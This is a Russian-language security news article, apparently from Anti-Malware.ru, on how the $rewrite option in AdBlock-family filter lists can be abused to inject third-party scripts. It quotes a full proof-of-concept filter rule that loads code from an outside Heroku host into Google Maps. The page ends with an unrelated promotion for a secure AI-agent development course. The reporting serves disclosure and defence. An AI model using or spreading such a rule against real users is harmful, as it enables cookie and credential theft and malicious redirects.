



Фильтры AdBlock можно использовать для инъекции вредоносных скриптов

Фильтры AdBlock можно использовать для инъекции вредоносных скриптов

Фильтры AdBlock можно использовать для инъекции вредоносных скриптов

Новый эксплойт, недавно обнаруженный экспертом в области кибербезопасности, способен использовать фильтры популярных блокировщиков рекламы Adblock Plus, AdBlock и uBlocker для инъекции сторонних скриптов в код страниц веб-сайтов.

Adblock Plus, AdBlock и uBlocker представляют собой специальные расширения для браузеров, помогающие пользователям скрывать надоедливую и агрессивную рекламу со страниц ресурсов.

База пользователей этих блокировщиков насчитывает более 10 миллионов человек. Таким образом, если злоумышленнику удастся внедрить вредоносные скрипты, он получит возможность красть файлы cookie, учетные данные, а также осуществлять нужные ему редиректы.

Работа блокировщиков рекламы завязана на использовании списка URL, на которых был отмечен рекламный контент или даже вредоносное поведение. Тот же Adblock Plus, например, запрещает браузеру подключаться к этим ссылкам, следовательно, рекламные скрипты не в состоянии загрузиться.

Вся проблема кроется в опции списка фильтров под названием $rewrite, которая была представлена в 2018 году (в Adblocker Plus 3.2). Эта функция позволяет разработчику подменить запрос, совпадающий с определенным регулярным выражением, другим URL.

Единственное условие — заменяемая строка должна быть относительным URL-адресом. Таким образом, если запрос для example.com/ad.gif заменить на example.com/puppies.gif, пользователь вместо рекламы увидит картинку с милыми щенками.

При этом разработчики предусмотрели защиту, запретив запросы вида SCRIPT, SUBDOCUMENT, OBJECT и OBJECT_SUBREQUEST — с ними эта функция не будет работать.

Однако исследователь Армин Себастьян нашел способ, позволяющий создать правило, благодаря которому сторонний скрипт можно встроить в контент конкретного сайта.


Для этого потребуется найти ресурс, который допускает загрузку скриптов со сторонних доменов, а также использует XMLHttpRequest или Fetch для загрузки скриптов. Сам Себастьян довольно быстро нашел такой ресурс — он использовал Google Maps для демонстрации уязвимости.

Google Maps использует XMLHttpRequest для загрузки скриптов, что позволило эксперту воспользоваться функцией фильтров $rewrite для задействования скрипта со стороннего домена. Пример:

/^https://www.google.com/maps/_/js/k=.*/m=pw/.*/rs=.*/$rewrite=/search?hl=en-US&source=hp&biw=&bih=&q=majestic-ramsons.herokuapp.com&btnI=I%27m+Feeling+Lucky&gbv=1

Если пользователь в этом случае посетит google[.]com/maps/, фильтр использует редиректы Google для считывания контента с majestic-ramsons.herokuapp[.]com/.

Подпишитесь на новости

Positive Education научит разработчиков безопасно работать с ИИ-агентами

ИИ-агенту доверили репозиторий, команды и доступ к инструментам, теперь бы убедиться, что вместе с кодом он не написал компании новые проблемы. Positive Education, центр практического обучения Positive Technologies, представил на Positive Security Day (PSD) спринт по безопасной разработке с ИИ-агентами. Программу показали на главной ежегодной конференции компании о технологиях и проектах, которые меняют кибербезопасность.

Первый поток «Безопасной разработки с ИИ-агентами» стартует 23 ноября онлайн.

Обучение займёт три недели — около 40 часов, основную часть которых отведут практике. Регистрация уже открыта.

Участники разберут два сценария: использование готовых кодинг-агентов и создание собственных агентных систем. В программе — моделирование угроз, управление контекстом и правами доступа, защита памяти, секретов и внешних инструментов. Отдельно займутся проверкой сгенерированного кода и обязательными проверками безопасности перед выпуском.

Послушать лекции и разойтись не получится: участникам предстоит провести аудит готовых проектов, найти и исправить уязвимости. В финале — создать собственного ИИ-агента и проверить его безопасность перед запуском.

Спринт рассчитан на разработчиков, AppSec- и DevSecOps-инженеров, архитекторов, инженеров и владельцев ИИ-проектов. Программу подготовили практикующие эксперты Positive Technologies на основе задач из реальных проектов.

RSS: Новости на портале Anti-Malware.ru